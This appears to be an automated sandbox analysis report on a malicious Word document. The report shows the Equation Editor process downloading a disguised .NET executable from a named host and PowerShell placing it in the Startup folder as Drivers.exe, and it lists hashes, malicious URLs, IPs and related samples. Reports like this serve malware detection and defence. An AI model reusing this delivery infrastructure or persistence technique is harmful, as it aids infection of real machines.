Overall analysis duration:	0h 10m 10s
Hypervisor based Inspection enabled:	false
Report type:	light
Sample file name:	RF_IMG_7510.doc
Cookbook file name:	defaultwindowsofficecookbook.jbs

Analysis system description:	Windows 7 x64 SP1 with Office 2010 SP2 (IE 11, FF52, Chrome 57, Adobe Reader DC 15, Flash 25.0.0.127, Java 8 Update 121, .NET 4.6.2)
Number of analysed new started processes analysed:	12
Number of new started drivers analysed:	0
Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	0
Technologies:	• HCA enabled • EGA enabled • HDC enabled • AMSI enabled
Analysis Mode:	default
Analysis stop reason:	Timeout
Detection:	MAL
Classification:	mal100.troj.adwa.spyw.expl.evad.winDOC@13/15@6/3
EGA Information:	Failed
HDC Information:	• Successful, ratio: 0.5% (good quality ratio 0.5%) • Quality average: 58.1% • Quality standard deviation: 31.9%
HCA Information:	• Successful, ratio: 98% • Number of executed functions: 0 • Number of non-executed functions: 0
Cookbook Comments:	• Adjust boot time • Enable AMSI • Found application associated with file extension: .doc • Found Word or Excel or PowerPoint or XPS Viewer • Attach to Office via COM • Scroll down • Close Viewer
Warnings:	Show All • Exclude process from analysis (whitelisted): dllhost.exe, conhost.exe • TCP Packets have been reduced to 100 • Report size exceeded maximum capacity and may have missing behavior information. • Report size exceeded maximum capacity and may have missing disassembly code. • Report size getting too big, too many NtOpenKeyEx calls found. • Report size getting too big, too many NtQueryAttributesFile calls found. • Report size getting too big, too many NtQueryValueKey calls found. • Report size getting too big, too many NtSetInformationFile calls found.

Simulations

Behavior and APIs

Time	Type	Description
11:39:36	API Interceptor	58x Sleep call for process: EQNEDT32.EXE modified
11:39:39	API Interceptor	1073x Sleep call for process: 69577.exe modified
11:39:41	API Interceptor	17x Sleep call for process: powershell.exe modified
11:39:45	Autostart	Run: C:\Users\user\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup\Drivers.exe
11:39:54	API Interceptor	859x Sleep call for process: Drivers.exe modified

Joe Sandbox View / Context

IPs

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
188.253.2.221	swift_BILLING INVOICE.doc	Get hash	malicious	Browse	• qadir.tickfa.ir/ID3/ZkKfnBXzyAM9ArT.jpg
	Order.doc	Get hash	malicious	Browse	• qadir.tickfa.ir/ID3/IMG_0273_Scanned.jpg
	QUOTE.doc	Get hash	malicious	Browse	• qadir.tickfa.ir/ID3/IMG_0352_Scanned.jpg
	IMG_57109_Scanned.doc	Get hash	malicious	Browse	• qadir.tickfa.ir/ID3/IMG_57109_Scanned.jpg
67.199.248.10	QUOTATION44888_A2221_TOAN_TAN_LOC_TRADING_SERVICES_JOINT_STOCKs.doc	Get hash	malicious	Browse	• bit.ly/3kkbCws
	QUOTATIONs44888_A2221_TOAN_TAN_LOC_TRADING_SERVICES_JOINT_STOCKs.doc	Get hash	malicious	Browse	• bit.ly/3qRJHq9
	QUOTATION44888_A2221_TOAN_TAN_LOC_TRADING_SERVICES_JOINT_STOCKs.doc	Get hash	malicious	Browse	• bit.ly/3pRAooT
	QUOTATIONs44888_A2221_TOAN_TAN_LOC_TRADING_SERVICES_JOINT_STOCKs.doc	Get hash	malicious	Browse	• bit.ly/2ZKf4aq
	DHL88700456XXXX_CONFIRMATION_BOOKING_REFERENCE_BJC400618092909.doc	Get hash	malicious	Browse	• bit.ly/3aLCPVF
	PO AAN2102002-V020.doc	Get hash	malicious	Browse	• bit.ly/3pNzHgj
	PO55004.doc	Get hash	malicious	Browse	• bit.ly/3kioaoe
	DHL88700456XXXX_CONFIRMATION_BOOKING_REFERENCE_BJC400618092909.doc	Get hash	malicious	Browse	• bit.ly/2NUvTNf
	RFQ Document.doc	Get hash	malicious	Browse	• bit.ly/3qOyCWN
	DHL88700456XXXX_CONFIRMATION_BOOKING_REFERENCE_BJC400618092909_RAW.doc	Get hash	malicious	Browse	• bit.ly/3qN5fEA
	Order.doc	Get hash	malicious	Browse	• bit.ly/3boWBW4
	DHL88700456XXXX_CONFIRMATION_BOOKING_REFERENCE_BJC400618092909.doc	Get hash	malicious	Browse	• bit.ly/2NScGvD
	IMG_57109_Scanned.doc	Get hash	malicious	Browse	• bit.ly/3kemdsK
	Deadly Variants of Covid 19.doc	Get hash	malicious	Browse	• bit.ly/2Me6ei3
	swift payment.doc	Get hash	malicious	Browse	• bit.ly/2NmOCRI
	IMG_6078_SCANNED.doc	Get hash	malicious	Browse	• bit.ly/3qIRVRz
	IMG_01670_Scanned.doc	Get hash	malicious	Browse	• bit.ly/3duA4tQ
	IMG_7742_Scanned.doc	Get hash	malicious	Browse	• bit.ly/3sdTreK
	QUOTATION44888_A2221_TOAN_TAN_LOC_TRADING_SERVICES_JOINT_STOCK.doc	Get hash	malicious	Browse	• bit.ly/3dCBRgm
	DHL Shipment Notification 7465649870.doc	Get hash	malicious	Browse	• bit.ly/3bhrITG

Domains

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
qadir.tickfa.ir	swift_BILLING INVOICE.doc	Get hash	malicious	Browse	• 188.253.2.221
	Order.doc	Get hash	malicious	Browse	• 188.253.2.221
	QUOTE.doc	Get hash	malicious	Browse	• 188.253.2.221
	IMG_57109_Scanned.doc	Get hash	malicious	Browse	• 188.253.2.221
bit.ly	swift_BILLING INVOICE.doc	Get hash	malicious	Browse	• 67.199.248.11
	QUOTATION44888_A2221_TOAN_TAN_LOC_TRADING_SERVICES_JOINT_STOCKs.doc	Get hash	malicious	Browse	• 67.199.248.10
	DHL_ DELIVERY_ PICKUP _CONFIRMATION_CBJ200618092901.doc	Get hash	malicious	Browse	• 67.199.248.10
	QUOTATIONs44888_A2221_TOAN_TAN_LOC_TRADING_SERVICES_JOINT_STOCKs.doc	Get hash	malicious	Browse	• 67.199.248.10
	QUOTATION44888_A2221_TOAN_TAN_LOC_TRADING_SERVICES_JOINT_STOCKs.doc	Get hash	malicious	Browse	• 67.199.248.10
	QUOTATIONs44888_A2221_TOAN_TAN_LOC_TRADING_SERVICES_JOINT_STOCKs.doc	Get hash	malicious	Browse	• 67.199.248.11
	CsmBq6KLHu.doc	Get hash	malicious	Browse	• 67.199.248.11
	purchase order_2242021.doc	Get hash	malicious	Browse	• 67.199.248.11
	DHL88700456XXXX_CONFIRMATION_BOOKING_REFERENCE_BJC400618092909yy.doc	Get hash	malicious	Browse	• 67.199.248.11
	DHL88700456XXXX_CONFIRMATION_BOOKING_REFERENCE_BJC400618092909.doc	Get hash	malicious	Browse	• 67.199.248.10

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	PO AAN2102002-V020.doc	Get hash	malicious	Browse	• 67.199.248.11
	PO55004.doc	Get hash	malicious	Browse	• 67.199.248.10
	DHL88700456XXXX_CONFIRMATION_BOOKING_REFERENCE_BJC400618092909.doc	Get hash	malicious	Browse	• 67.199.248.10
	RFQ Document.doc	Get hash	malicious	Browse	• 67.199.248.10
	DHL88700456XXXX_CONFIRMATION_BOOKING_REFERENCE_BJC400618092909_RAW.doc	Get hash	malicious	Browse	• 67.199.248.10
	Order.doc	Get hash	malicious	Browse	• 67.199.248.10
	QUOTE.doc	Get hash	malicious	Browse	• 67.199.248.11
	DHL88700456XXXX_CONFIRMATION_BOOKING_REFERENCE_BJC400618092909.doc	Get hash	malicious	Browse	• 67.199.248.10
	IMG_57109_Scanned.doc	Get hash	malicious	Browse	• 67.199.248.10
	Deadly Variants of Covid 19.doc	Get hash	malicious	Browse	• 67.199.248.10

ASN

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
ACAIIR	swift_BILLING INVOICE.doc	Get hash	malicious	Browse	• 188.253.2.221
	Order.doc	Get hash	malicious	Browse	• 188.253.2.221
	QUOTE.doc	Get hash	malicious	Browse	• 188.253.2.221
	IMG_57109_Scanned.doc	Get hash	malicious	Browse	• 188.253.2.221
	http://https://kollab.blog.br/wp-content/parts_service/4e63pu/xl196581369633lp3r5d47sny217cnodjm/	Get hash	malicious	Browse	• 188.253.2.205
	http://https://kollab.blog.br/wp-content/parts_service/4e63pu/xl196581369633lp3r5d47sny217cnodjm/	Get hash	malicious	Browse	• 188.253.2.205
	13268989.doc	Get hash	malicious	Browse	• 188.253.2.205
GOOGLE-PRIVATE-CLOUDUS	swift_BILLING INVOICE.doc	Get hash	malicious	Browse	• 67.199.248.11
	QUOTATION44888_A2221_TOAN_TAN_LOC_TRADING_SERVICES_JOINT_STOCKs.doc	Get hash	malicious	Browse	• 67.199.248.10
	DHL_ DELIVERY_ PICKUP _CONFIRMATION_CBJ200618092901.doc	Get hash	malicious	Browse	• 67.199.248.11
	QUOTATIONs44888_A2221_TOAN_TAN_LOC_TRADING_SERVICES_JOINT_STOCKs.doc	Get hash	malicious	Browse	• 67.199.248.10
	QUOTATION44888_A2221_TOAN_TAN_LOC_TRADING_SERVICES_JOINT_STOCKs.doc	Get hash	malicious	Browse	• 67.199.248.10
	QUOTATIONs44888_A2221_TOAN_TAN_LOC_TRADING_SERVICES_JOINT_STOCKs.doc	Get hash	malicious	Browse	• 67.199.248.10
	CsmBq6KLHu.doc	Get hash	malicious	Browse	• 67.199.248.11
	Details van vereiste.pps	Get hash	malicious	Browse	• 67.199.248.16
	purchase order_2242021.doc	Get hash	malicious	Browse	• 67.199.248.11
	DHL88700456XXXX_CONFIRMATION_BOOKING_REFERENCE_BJC400618092909yy.doc	Get hash	malicious	Browse	• 67.199.248.11
	Offerte aanvragen 22-02-2021.ppt	Get hash	malicious	Browse	• 67.199.248.16
	DHL88700456XXXX_CONFIRMATION_BOOKING_REFERENCE_BJC400618092909.doc	Get hash	malicious	Browse	• 67.199.248.10
	PO AAN2102002-V020.doc	Get hash	malicious	Browse	• 67.199.248.10
	PO55004.doc	Get hash	malicious	Browse	• 67.199.248.10
	DHL88700456XXXX_CONFIRMATION_BOOKING_REFERENCE_BJC400618092909.doc	Get hash	malicious	Browse	• 67.199.248.10
	RFQ Document.doc	Get hash	malicious	Browse	• 67.199.248.10
	DHL88700456XXXX_CONFIRMATION_BOOKING_REFERENCE_BJC400618092909_RAW.doc	Get hash	malicious	Browse	• 67.199.248.10
	Order.doc	Get hash	malicious	Browse	• 67.199.248.10
	QUOTE.doc	Get hash	malicious	Browse	• 67.199.248.11
	DHL88700456XXXX_CONFIRMATION_BOOKING_REFERENCE_BJC400618092909.doc	Get hash	malicious	Browse	• 67.199.248.10
NAMECHEAP-NETUS	PDA BGX00001A DA Query Notification BGX009RE09000001A.xlsx	Get hash	malicious	Browse	• 198.54.121.237
	Shipping_Documet.xlsx	Get hash	malicious	Browse	• 198.54.112.233
	QUOTATION.xlsx	Get hash	malicious	Browse	• 198.54.121.237
	QUOTATION.xlsx	Get hash	malicious	Browse	• 198.54.121.237
	OFFER.exe	Get hash	malicious	Browse	• 198.54.122.60
	RPQ_1037910.exe	Get hash	malicious	Browse	• 162.213.253.52
	KQ8FEB2021.exe	Get hash	malicious	Browse	• 162.213.253.54
	y1dGqCeJXQ.exe	Get hash	malicious	Browse	• 162.213.253.54
	Scan #84462.xlsm	Get hash	malicious	Browse	• 63.250.38.58
	Invoice_#_6774.xlsm	Get hash	malicious	Browse	• 63.250.38.58

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	Invoice_#_6774.xlsm	Get hash	malicious	Browse	• 63.250.38.58
	Notice 698.xlsm	Get hash	malicious	Browse	• 63.250.38.58
	7ufnEJRkxE.exe	Get hash	malicious	Browse	• 199.193.7.228
	pHmpCUO2W2.exe	Get hash	malicious	Browse	• 199.193.7.228
	Price quotation.exe	Get hash	malicious	Browse	• 198.54.125.81
	267700.xlsx	Get hash	malicious	Browse	• 198.54.121.237
	267700.xlsx	Get hash	malicious	Browse	• 198.54.121.237
	shipping document.doc	Get hash	malicious	Browse	• 199.193.7.228
	SecuriteInfo.com.W32.MSIL_Kryptik.COP.genEldorado.31763.exe	Get hash	malicious	Browse	• 198.54.122.60
	SecuriteInfo.com.TR.AD.AgentTesla.yuenz.18281.exe	Get hash	malicious	Browse	• 198.54.122.60

JA3 Fingerprints

No context

Dropped Files

No context

Created / dropped Files

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\XNHC0JWC\RF_IMG_7510[1].jpg	
Process:	C:\Program Files\Common Files\Microsoft Shared\EQUATION\EQNEDT32.EXE
File Type:	PE32 executable (GUI) Intel 80386 Mono/.Net assembly, for MS Windows
Category:	downloaded
Size (bytes):	620032
Entropy (8bit):	7.223416647299071
Encrypted:	false
SSDEEP:	12288:fFQMGhfwkDj84te4xzFZF49OR7tQt4mcl:fFpGhfwO84teOV49OR7tQte
MD5:	3A89CF2D6D2449EF1A9640AF29F3A782
SHA1:	220B9C5B4C7E9DE15753F629DA1AC3A075DC0800
SHA-256:	3D652EB897291F8EB2FE8F9374007388B0CD426A797DE77545B82A325DDE762A
SHA-512:	8B016C645C5CC5874F9FBD9539846CC74A07BA33DB75E11D0FD80EEEC8D0DCAE081B7B4A4090B5F806A2CE38BD8EACA859E15962441C691FD42995AE7FF9F574
Malicious:	**true**
Antivirus:	• Antivirus: Joe Sandbox ML, Detection: 100%
Reputation:	low
IE Cache URL:	http://qadir.tickfa.ir/I4/RF_IMG_7510.jpg
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..L....J7`.....0..... .....@.. ..... ..@.....L...O..... ..... ..H.....text..... ..... ..`.rsrc.....@..@.reloc..... .....t.....@..B.....H.....t.....-..Vf.....6.~....(#...&*6.r...p(?...&*..*....oe...}.....of...}.....}....*.(....r...p(.....~....~....op...oq.....*B.(r.....(....*.(}.....*".(....*&.(r....*".....*".(....*Vs....(....t..... ...*...0.....}.....(.....(.....{....r...po.....{.....o.....}.....s....}.....(....r...p(...}.....{....(....&..{....(.....i}.....(....*..0..c.....{.....,...f...s....}.....{.....o.....}.....

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\ZAE7RW1P\2MrI2J8[1].htm	
Process:	C:\Program Files\Common Files\Microsoft Shared\EQUATION\EQNEDT32.EXE
File Type:	HTML document, ASCII text
Category:	dropped
Size (bytes):	128
Entropy (8bit):	4.845687067873127
Encrypted:	false
SSDEEP:	3:qVvzLURODccZ/vXbvx9nDyiPRXOEaKw7iOMtFSXbKFvNGb:qFzLIeco3XLx92iZXeKw7iR3SLWQb
MD5:	651DF23055EC48D1ECB1CF4F16897DA4
SHA1:	EBFFB61C881023BD561CD4409F914AAEA8E5F5E8
SHA-256:	C2DC5F8CA81FBAAAF8EADB0BB9629E2F75F6ACDE95507602FB136E2C7DDC4461
SHA-512:	398314C28AD10B1659AA8D38C2EB8EB433DDA2449BE32879372605682734 5DACA53A1EBAA1E733EAA4ABF4B91C97AFB8397AD258D52CA37DBB073763CCD87455
Malicious:	false
Reputation:	low
Preview:	<html>.<head><title>Bitly</title></head>.<body>moved here</body>.</html>

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.Word\~WRS{3E742551-7EEA-4C35-8799-54095299238F}.tmp	
Process:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
File Type:	data
Category:	dropped
Size (bytes):	1759682
Entropy (8bit):	4.154806335732111
Encrypted:	false
SSDEEP:	24576:0kIEaE6EFEAEGP0EFEQTLEXEn8JETE3w/EnErEvfPEjEzIdE7E8:0btxqT5sqb3UgqM8ogIMn0omwt
MD5:	1184A9CD1C60C365BBABEE13DEAA943D
SHA1:	D15BDE924ACB60CC40696C85B16A70F80A5FDB7B
SHA-256:	18AEF79814D973B34CC3D9EDEAE640EC712A137D2782B9FC51D36DCB24CB5920
SHA-512:	09046E50D6731192FA82A3CD4D902C52A7B81969193090B3B3E45B54383CE860C434141E49D56C337008CDB5721FFCFAA35CA9696FBABDF1F3DE5AA1B0799E0
Malicious:	false
Reputation:	low
Preview:	..@.m.4.2.J.E.U.a.4.S.r.c.I.Z.j.j.E.@.-.K.I.2.W.T.Y.r.C.C.I.Y.w.a.u.Z.0.C.<.e.h.&.&.7._.M.-.C._.D.-.-._.-.V.,.6.4.>.8.8.9.6.4.$.C.v.>.y.t.=.n.6.|.:.%._.>.j.n.8.%.b.m.;.=.u...1.4..... . . . .

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.Word\~WRS{43BDFCF0-FFD8-4816-B513-C2DC6937B540}.tmp	
Process:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
File Type:	data
Category:	dropped
Size (bytes):	1024
Entropy (8bit):	0.05390218305374581
Encrypted:	false
SSDEEP:	3:ol3lYdn:4Wn
MD5:	5D4D94EE7E06BBB0AF9584119797B23A
SHA1:	DBB111419C704F116EFA8E72471DD83E86E49677
SHA-256:	4826C0D860AF884D3343CA6460B0006A7A2CE7DBCCC4D743208585D997CC5FD1
SHA-512:	95F83AE84CAFCCED5EAF504546725C34D5F9710E5CA2D11761486970F2FBECCB25F9CF50BBFC272BD75E1A66A18B7783F09E1C1454AFDA519624BC2BB2F28BA4
Malicious:	false
Reputation:	high, very likely benign file
Preview:	....

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.Word\~WRS{9312A5BA-14BB-458B-BB2D-5B313121AE89}.tmp	
Process:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
File Type:	data
Category:	dropped
Size (bytes):	1536
Entropy (8bit):	1.3568273340340578
Encrypted:	false
SSDEEP:	3:IiiiiiiiiiIf3l/Hlnl/bl//l/bllBl/PvvvvvvvvvvFl/l/lAqsalHl3lldHzlb9:IiiiiiiiiifdLloZQc8++lsJe1Mzw/
MD5:	6CB90A071A327A68B86DBEE0DFC51AB9
SHA1:	D502B999C7E0ED3A7078C4618AF14359C1DBF6DC
SHA-256:	41045725B9169053A88265BCA4FFDD59ADB93D5E47F92A913B1AD87FBCC7D68B
SHA-512:	5E40A303283DBBC503CE8CD94044B92CD281237CE7EAA45F7F9001E9B1A71E641478AE74E8ADAB4B9AE3E0CD2287E7B36A90ADE08D718FA233CA3517D5EA9695
Malicious:	false
Reputation:	low
Preview:	..(...(...(...(...(...(...(...(...(...(...A.l.b.u.s...A..... ..... ."...&...*.....:...>..... .....

C:\Users\user\AppData\Roaming\Microsoft\Office\Recent\RF_IMG_7510.LNK	
Process:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
File Type:	MS Windows shortcut, Item id list present, Points to a file or directory, Has Relative path, Archive, ctime=Wed Aug 26 14:08:17 2020, mtime=Wed Aug 26 14:08:17 2020, atime=Thu Feb 25 18:39:34 2021, length=934282, window=hide
Category:	dropped
Size (bytes):	2038
Entropy (8bit):	4.559110855713253
Encrypted:	false

C:\Users\user\AppData\Roaming\Microsoft\Office\Recent\RF_IMG_7510.LNK	
SSDEEP:	48:8/k/XTFGqT3X8NjXNoQh2/k/XTFGqT3X8NjXNoQ/:8/k/XJGqDWNoQh2/k/XJGqDWNoQ/
MD5:	377DB5B6BC763EADE19B358135428530
SHA1:	8AB1BF6AC03BD05E357410BC59164883DFC10708
SHA-256:	FFB3A85657750E7053BF36E4AF479B13CED88D440749B2AA61E63CCDCC48F3EA
SHA-512:	CBA93534B604F27DCA829AA23CA99DF6569095980AA6A2F1F31BDF0B80FAF05A2AE79AB7C3848D5EDF6E77EF8F4BACE72D62709632F0A82C16E5A5231C0C858
Malicious:	false
Reputation:	low
Preview:	L.....F.... ...s.G..{..s.G..{../t.....A.....P.O. .:i.....+00.../C:\.....t.1.....QK.X..Users.`.....:..QK.X*.....6.....U.s.e.r.s...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.8.1.3.....L.1.....Q.y..user.8.....QK.X.Q.y*...&=....U.....A.l.b.u.s.....z.1.....Q.y..Desktop.d.....QK.X.Q.y*..._=.....:.....D.e.s.k.t.o.p...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.7.6.9.....h.2..A..YR. .RF_IMG~1.DOC..L.....Q.y.Q.y*...8.....R.F._.I.M.G._.7.5.1.0...d.o.c.....y.....-...8...[.....?J.....C:\Users\..#.....\\134349\Users.user\Desktop\RF_IMG_7510.doc.&.....\.....\.....\.....\.....\.D.e.s.k.t.o.p.\.R.F._.I.M.G._.7.5.1.0...d.o.c.....:.,.LB.)...Ag.....1SPS.XF.L8C....&.m.m.....-...S.-.1.-.5.-.2.1.-.9.6.6.7.7.1.3.1.5.-.3.0.1.9.4.0.5.6.3.7.-.3.6.7.3.3.6.4.7.7.-.1.0.0.6.....`.....X.....134349.....D_....3N...W...9F.C.....[D_....3N...W...9F

C:\Users\user\AppData\Roaming\Microsoft\Office\Recent\index.dat	
Process:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
File Type:	ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	71
Entropy (8bit):	4.374361647875774
Encrypted:	false
SSDEEP:	3:M1TOMAlvDOMAlmX1TOMAlv:MpR0DRrRC
MD5:	381D0A2BD29339675A9546AD64672997
SHA1:	239FF30A2C3576EAEC6E15293D135B685985FAAF
SHA-256:	311A4D3FF1F6BAF34650721D768AF36CF1383499E540C6DB8D39A5C81E12968F
SHA-512:	2CF8D7D44F709943BA5CB270540A4A548372C046E0595E92899FB1C2B96A474E28C9774E43D90258D5ADFD69B8761BAAD42E79985202E99AFA58BA8C2CA2B9A
Malicious:	false
Reputation:	low
Preview:	[doc]..RF_IMG_7510.LNK=0..RF_IMG_7510.LNK=0..[doc]..RF_IMG_7510.LNK=0..

C:\Users\user\AppData\Roaming\Microsoft\Templates\~$Normal.dotm	
Process:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
File Type:	data
Category:	dropped
Size (bytes):	162
Entropy (8bit):	2.431160061181642
Encrypted:	false
SSDEEP:	3:vrJlaCkWtVyzALORwObGUXKbylln:vdsCkWtJLObyvb+l
MD5:	6AF5EAEBE6C935D9A5422D99EEE6BEF0
SHA1:	6FE25A65D5CC0D4F989A1D79DF5CE1D225D790EC
SHA-256:	CE916A38A653231ED84153C323027AC4A0695E0A7FB7CC042385C96FA6CB4719
SHA-512:	B2F51A8375748037E709D75C038B48C69E0F02D2CF772FF355D7203EE885B5DB9D1E15DA2EDB1C1E2156A092F315EB9C069B654AF39B7F4ACD3EFEFF1F8CAE0
Malicious:	false
Reputation:	high, very likely benign file
Preview:	.user.....A.l.b.u.s.....p.....^.....^.....P.^.....^.....z.....^.....x...

C:\Users\user\AppData\Roaming\Microsoft\UProof\ExcludeDictionaryEN0409.lex	
Process:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
File Type:	Little-endian UTF-16 Unicode text, with no line terminators
Category:	dropped
Size (bytes):	2
Entropy (8bit):	1.0
Encrypted:	false
SSDEEP:	3:Qn:Qn
MD5:	F3B25701FE362EC84616A93A45CE9998
SHA1:	D62636D8CAEC13F04E28442A0A6FA1AFEB024BBB
SHA-256:	B3D510EF04275CA8E698E5B3CBB0ECE3949EF9252F0CDC839E9EE347409A2209
SHA-512:	98C5F56F3DE340690C139E58EB7DAC111979F0D4DFFE9C4B24FF849510F4B6FFA9FD608C0A3DE9AC3C9FD2190F0EFAF715309061490F9755A9BFDF1C54CA0D4
Malicious:	false
Preview:	..

C:\Users\user\AppData\Roaming\Microsoft\Windows\Cookies\WYBYWM6N.txt	
Process:	C:\Program Files\Common Files\Microsoft Shared\EQUATION\EQNEDT32.EXE
File Type:	ASCII text
Category:	downloaded
Size (bytes):	89
Entropy (8bit):	4.404363038876712
Encrypted:	false
SSDEEP:	3:jvFMIGUH1l46yHbi2ORdvLXvqcnT/n:yL646yHbi2+dvLXvqcnD
MD5:	77AB605232195A2D5027D3BCA11F50CA
SHA1:	06444D48A1945B7DF354D2D0D126B7C1F71C9D52
SHA-256:	F678B107181946973BC4ABD5FA49E6C1C2758EB289B7EBF690A18329D1411C9E
SHA-512:	A3AE810816B6FC4C8D77AE71384FDC5AC2D28EA8410C3951905BB167F039AA47EFA11072C5FAFAB966A507F67D5F877F68E34A19EA86022705EB120AA4F401D
Malicious:	false
IE Cache URL:	bit.ly/
Preview:	_bit.l1paDi-7751c57c0afe6a460a-00p.bit.ly/.1536.1248792320.30906580.988944257.30870446.*.

C:\Users\user\AppData\Roaming\Microsoft\Windows\Recent\CustomDestinations\T7PO5EQ31SVDWZPIQNM6.temp	
Process:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
File Type:	data
Category:	dropped
Size (bytes):	8016
Entropy (8bit):	3.589223903384664
Encrypted:	false
SSDEEP:	96:chQCsMq+qvsqvJCwoaz8hQCsMq+qvsEHyqvJCworlz1YKrdHxZqHXlUVMlu:cyDoaz8yXHnorlz1h7ZqHnlu
MD5:	3F67EAD3EA220F87FA6D46A4C212D0AB
SHA1:	77E1DC1C308E53CB8EF7AF51A5FD98465D2FAE38
SHA-256:	8E6169A19F67197867EA4D3AE88D6DD60765BBB97BA7D2F461B6501769F7DD72
SHA-512:	CB87FAD4278865C95E242A86015AB4E2879F04AE9B9248E095618A2A23D664F41A6796457AE7BF0D31203B4FF4DB3417EFA9CCD0083C59263CE4A108F203087F
Malicious:	false
Preview:	.....FL.....F.".. .....8.D...xq.{D...xq.{D...k.....P.O. .:i.....+00.../C:\.....\.1.....{J.\. PROGRA~3..D.....:..{J.*...k.....P.r.o.g.r.a.m.D.a.t.a.....X.1.....~J|v. MICROS~1..@.....:..~J|v*...l.....M.i.c.r.o.s.o.f.t.....R.1.....wJ;.. Windows.<.....:..wJ;.*.....W.i.n.d.o.w.s.....1.....:((..STARTM~1..j.....:....:((*.....@.....S.t.a.r.t. .M.e.n.u...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.7.8.6.....~.1.....Pf...Programs..f.....:...Pf.*.....<.....P.r.o.g.r.a.m.s...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.7.8.2.....1.....xJu=..ACCESS~1..l.....:..wJr.*.....B.....A.c.c.e.s.s.o.r.i.e.s...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.7.6.1.....j.1.....:''..WINDOW~1..R.....:.,.:''*..... .....W.i.n.d.o.w.s. .P.o.w.e.r.S.h.e.l.l.....v.2.k....:., .WINDOW~2.LNK..Z.....:.,.:.,*....=.....W.i.n.d.o.w.s.

C:\Users\user\AppData\Roaming\Microsoft\Windows\Recent\CustomDestinations\YYU32XDMX6X5FS37H4KQ.temp	
Process:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
File Type:	data
Category:	dropped
Size (bytes):	8016
Entropy (8bit):	3.589223903384664
Encrypted:	false
SSDEEP:	96:chQCsMq+qvsqvJCwoaz8hQCsMq+qvsEHyqvJCworlz1YKrdHxZqHXlUVMlu:cyDoaz8yXHnorlz1h7ZqHnlu
MD5:	3F67EAD3EA220F87FA6D46A4C212D0AB
SHA1:	77E1DC1C308E53CB8EF7AF51A5FD98465D2FAE38
SHA-256:	8E6169A19F67197867EA4D3AE88D6DD60765BBB97BA7D2F461B6501769F7DD72
SHA-512:	CB87FAD4278865C95E242A86015AB4E2879F04AE9B9248E095618A2A23D664F41A6796457AE7BF0D31203B4FF4DB3417EFA9CCD0083C59263CE4A108F203087F
Malicious:	false
Preview:	.....FL.....F.".. .....8.D...xq.{D...xq.{D...k.....P.O. .:i.....+00.../C:\.....\.1.....{J.\. PROGRA~3..D.....:..{J.*...k.....P.r.o.g.r.a.m.D.a.t.a.....X.1.....~J|v. MICROS~1..@.....:..~J|v*...l.....M.i.c.r.o.s.o.f.t.....R.1.....wJ;.. Windows.<.....:..wJ;.*.....W.i.n.d.o.w.s.....1.....:((..STARTM~1..j.....:....:((*.....@.....S.t.a.r.t. .M.e.n.u...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.7.8.6.....~.1.....Pf...Programs..f.....:...Pf.*.....<.....P.r.o.g.r.a.m.s...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.7.8.2.....1.....xJu=..ACCESS~1..l.....:..wJr.*.....B.....A.c.c.e.s.s.o.r.i.e.s...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.7.6.1.....j.1.....:''..WINDOW~1..R.....:.,.:''*..... .....W.i.n.d.o.w.s. .P.o.w.e.r.S.h.e.l.l.....v.2.k....:., .WINDOW~2.LNK..Z.....:.,.:.,*....=.....W.i.n.d.o.w.s.

C:\Users\user\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup\Drivers.exe	
Process:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
File Type:	PE32 executable (GUI) Intel 80386 Mono/.Net assembly, for MS Windows
Category:	dropped
Size (bytes):	620032
Entropy (8bit):	7.223416647299071
Encrypted:	false
SSDEEP:	12288:fFQMGhfwkDj84te4xzFZF49OR7tQt4mcl:fFpGhfwO84teOV49OR7tQte
MD5:	3A89CF2D6D2449EF1A9640AF29F3A782
SHA1:	220B9C5B4C7E9DE15753F629DA1AC3A075DC0800
SHA-256:	3D652EB897291F8EB2FE8F9374007388B0CD426A797DE77545B82A325DDE762A

C:\Users\user\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup\Drivers.exe	
SHA-512:	8B016C645C5CC5874F9FBD9539846CC74A07BA33DB75E11D0FD80EEEC8D0DCAE081B7B4A4090B5F806A2CE38BD8EACA859E15962441C691FD42995AE7FF9F 74
Malicious:	**true**
Antivirus:	• Antivirus: Joe Sandbox ML, Detection: 100%
